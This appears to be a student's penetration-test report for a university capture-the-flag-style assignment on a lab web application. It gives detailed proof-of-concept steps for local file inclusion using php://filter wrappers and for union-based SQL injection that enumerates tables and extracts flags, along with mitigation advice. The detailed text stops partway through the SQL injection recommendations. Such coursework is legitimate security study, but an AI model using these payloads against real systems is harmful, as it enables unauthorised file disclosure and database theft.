We Test Pens Incorporated

COMP90074 - Web Security Assignment 1
<< Name: Lihua Wang >>
<< SID: 1164051 >>

PENETRATION TEST REPORT FOR InHR - WEB APPLICATION

Report delivered: 05/04/2021

Executive Summary

We Test Pens Incorporated conducted a comprehensive security assessment of InHR in order to determine existing vulnerabilities and establish the current level of security risk associated with the environment and the technologies in use. This assessment harnessed penetration testing to provide InHR management with an understanding of the risks and security posture of their corporate web application.

TEST SCOPE

The test scope for this engagement only is performed on http://assignment-artemis.unimelb.life/ in manual only. Testing was performed March 23 – April 5, 2021. Additional days were utilized to produce the report.

RESULT

The result of a InHR assessment is a comprehensive easy-to-read actionable report – For each vulnerability exposure instance, We Test Pens Reports provide the following information:

- *LFI – medium risk:*
  The web application exists Local File including vulnerability that it allows attackers to check and view the contents of any sensitive files in the system by php filtering the direction paths. It is harmful once the attacker access to confidential configuration files and obtains some high priority authentication privilege and may cause compromising system. The most recommend way to mitigate is using a whitelist of files and ignore every other filename and path.

- *SQL Injection – high risk:*
  There exists an SQL Injection vulnerability in the search box that attackers can retrieve information such as table names and content from visible database errors. When the input from user in the search box is directly utilized to build a dynamic SQL statement, then there has been no searching conducted, but giving control to an attacker who wants access to the database. The recommendations are preparing statement and validating input, that is validating user input for both type and format via “whitelisting”.

- *XSS (stored-based XSS) – high risk:*
  The web application exists a stored type XSS that by execute some JS request via profile web page “about me” box, attackers can control a higher priority user to access the confidential files which attackers were not be authorised and then obtain the file content to send back the response text to the attackers. This can be mitigated by sanitizing all untrusted data which were input by users and setting http only policy.

- *Information Disclosure – medium risk:*
  There exist some development comments in source code that leak some request authentication configuration which will allows attackers exploit such leak information to request more sensitive information. The recommendation is auditing any code for potential information disclosure as part of build processes. Automate some of the associated tasks, such as stripping developer comments.

In general, though there are some banned strategies were setting in the web application, there still several vulnerabilities with serious potential threats, especially the XSS and SQL injection. I have attached my suggestions to mitigate such problems and I believe the mitigation cost is not too much. Overall, I think this is a simple website needed to be improved much.

Table of Contents

Summary of Findings

Reference	Vulnerability	Risk rating
Finding 1	LFI / This vulnerability allows an attacker to read files on the victim machine, which cause the attacker to gain access to sensitive information.	Medium Risk
Finding 2	SQL Injection / This is an error-based SQL Injection vulnerability, attackers can retrieve information such as table names and content from visible database errors.	High Risk
Finding 3	XSS / This is a type of stored XSS vulnerability, attackers can execute the malicious JS code from the profile web page and simply exploit this vulnerability to steal the DOM from the storage via a victim's(maybe administrator) browser.	High Risk
Finding 4	Information Disclosure / It is a type of source code disclosure that developer comments in markup are visible to users, which leak some configuration of request to obtain more sensitive information.	Medium Risk

Detailed Findings

Finding 1 - << LFI >>

Description


In this vulnerability, the path of the file the attacker wants to open can be sent to a function that returns the content of the file as a string, or prints it on the current web page, or includes it into the document and parses it as part of the respective language. For example, in this case, since the developer fails to implement sufficient filtering, the attacker could exploit the local file inclusion vulnerability in the website by replacing css_family.css with the path of a sensitive file such as the login.php file, which allows the attacker to see its content.


Proof of Concept

1. Since the LFI vulnerability is always the victim files that are printed to a page. First, I collect some information to find out if there is a webpage source code like this form: xxx.php?xxx=xxx.php/txt/css (file types) etc.

   Then, from the source code of dashboard page, I notice the following code:


   <link href="/style.php?css_file=custom.css" rel="stylesheet">






2. That is a potential LFI injection point. I change the custom.css file to other files, like search.php, index.php, login.php, the following results are as follow:

   search.php was banned; index.php was redirected to dashboard.php; the login.php was shown the source code which means there is exactly the LFI vulnerability here.






3. Then I analyse the URL "*http://assignment-artemis.unimelb.life/style.php?css_file=login.php*", and the point is what is style.php, when I check style.php content via URL" *assignment-artemis.unimelb.life/style.php?css_file=style.php*", it shows empty of the page which means we may need to view this source code via php protocol.

4. According to the research material via online websites, I found that, sometimes the attack payload needed to try wrappers and I start with "PHP wrapper "to bypass LFI functionality by forcing PHP to base64 decoding the file before it is used or rendered in the response. First, I still try to access style.php to check whether my decision is correct. The code shown below:

   view-source:http://assignment-artemis.unimelb.life/style.php?css_file=php://filter/convert.base64-encode/resource=style.php




It shows the encoded text, then I copy the encodes to decode online by applying base64 schema, the decodes shows the results below:

It shows some confidential files that we cannot access directly. And we can also find a file named flag is a potential flags storage file.

5. Then I try to access different PHP files to explore whether there are useful clues. I first check index.php file via following script:


   view-source:http://assignment-artemis.unimelb.life/style.php?css_file=php://filter/convert.base64-encode/resource=index.php




It shows that there is a file called dashboard.php file that we can try.

Then same steps to explore dashboard.php:


view-source:http://assignment-artemis.unimelb.life/style.php?css_file=php://filter/convert.base64-encode/resource=dashboard.php





Then I found that there still offer a potential php file can be explore, apply the same step to check file sober.php:

view-source:http://assignment-artemis.unimelb.life/style.php?css_file=php://filter/convert.base64-encode/resource=sober.php



Then we obtain the flag! FLAG{the_de3per_y0u_dig_the_more_gold_you'll_find!}

Impact

The attacker might be able to access and read the content of other hidden confidential files containing passwords and other sensitive information with this vulnerability. Even in this case the included code is not executed, it can still give an attacker enough valuable information to be able to compromise the system. For example, If the attacker finds the database user, host and password he can connect to the database remotely with the stolen credentials. At this stage the malicious hacker can execute database commands and compromise the web server if the database user has file write privileges.

Recommendation

To letting users read securely, the developer can operate the following mitigation:

1. Do not permit file paths to be appended directly. Make them hard-coded or selectable from a limited hard-coded path list via an index variable. Or save the file paths in a database and assign an ID to each of them. BY doing so users can only see the ID and are not able to view or change the path.
2. Ensure can only accept required characters such as "a-Z0-9" and do not allow ".." or "/" or "%00" (null byte) or any other similar unexpected characters when applying dynamic path concatenation,
3. Limit the API to allow inclusion only from a directory and directories below it which ensures that any potential attack cannot perform a directory traversal attack.
4. Use a whitelist of files and ignore every other filename and path.

References

1. Netsparker.com. 2021. Local File Inclusion (LFI) Info & Remedy | Netsparker. [online] Available at: <https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/local-file-inclusion/> [Accessed 9 April 2021].
2. Team, N., 2021. Local File Inclusion Vulnerability. [online] Netsparker.com. Available at: <https://www.netsparker.com/blog/web-security/local-file-inclusion-vulnerability/> [Accessed 9 April 2021].


Finding 2 - << SQL Injection >>


Description

Critical SQL Injection vulnerabilities have been identified in the website via Search table. When the input from user in the search box is directly utilized to build a dynamic SQL statement, then there has been no searching conducted, but giving control to an attacker who wants access to the database. Then, the attacker can use this search box to send their own request to the server, and then utilize the results in a malicious manner.

Proof of Concept

1. When I exploit this vulnerability, the first thing is to check where I can inject SQLi injection code. The most potential place is search table. Then I execute some SQLi injection script “ ‘ or 1=1 #” in search field. If there exists the vulnerability, it will show the whole table on web page.






2. After found the injection point, we need to find the table columns. I analyse the table, and apply the fuzzing test. Since the table has 3 columns, the I guess the whole table was in 4 columns. By using SQL function “order by” to check via URL, the results and scripts shown below:


- *http://assignment-artemis.unimelb.life/search.php?search=ball' order by 4 --+*

  It shows normal.



- *http://assignment-artemis.unimelb.life/search.php?search=ball' order by 5 --+*


  It shows abnormal.



Then, I can make sure the table contains 4 columns.

3. Then, I need to decide which column can be shown the exploit information to explore the database name. Then I construct the script and shows the result:


   - *http://assignment-artemis.unimelb.life/search.php?search=ball' union select 1,2,3,4 --+*



Found that there is some response of my inquire.

Then I start to check the database name:

- http://assignment-artemis.unimelb.life/search.php?search=ball' union select 1,2,3, database() --+




And found that the database name is Secure.

4. After obtained the database name, I start to guess the table names.

   First, I construct the database structure as “information_schema.tables where TABLE_SCHEMA=Secure”, apply the following script and get results:

   - *http://assignment-artemis.unimelb.life/search.php?search=ball' union select 1,2,3,table_name from information_schema.tables where table_schema='Secure' --+*




Then I can found that there are several tables shown below as “Flag”, “Search”, “Users”, “testing”.

5. We can notice that the table Flag might stored the flag we need to find, then I start to guess the columns name of table Flag by applying union inquire with table search.

   - *http://assignment-artemis.unimelb.life/search.php?search=ball' union select 1,2,3, column_name*


from information_schema.columns where table_name='Flag' --+



Then I found that there existed a column contains the potential flag since it columns is strig type.

6. Then I started to check the flag content.

    - *http://assignment-artemis.unimelb.life/search.php?search=ball' union select 1,2,3, string from Secure.Flag --+*



Then the flag shows up! FLAG{Shifting_tables_has_nothing_on_me!@#1}

Impact

1. When the SQLi attack successful, data can be extracted, modified, inserted or deleted from database servers that are used by this web application. In certain circumstances, attackers can take complete control of a system via this vulnerability.

2. The attacker can inject a whole OR condition into authentication process. Worse, the condition “1” = ”1” is always true and this SQL query will always result in the authentication process being bypassed.

In general, SQL vulnerability could cause loss of data confidentiality and integrity, even for compromising the entire network.

Recommendation

1. Prepared statement: Since SQL Injection arises from an attacker's manipulation of query data to modify query logic, w can apply parameterized queries to separate the logic of a query from its data, which will prevent commands inserted from user input from being executed.

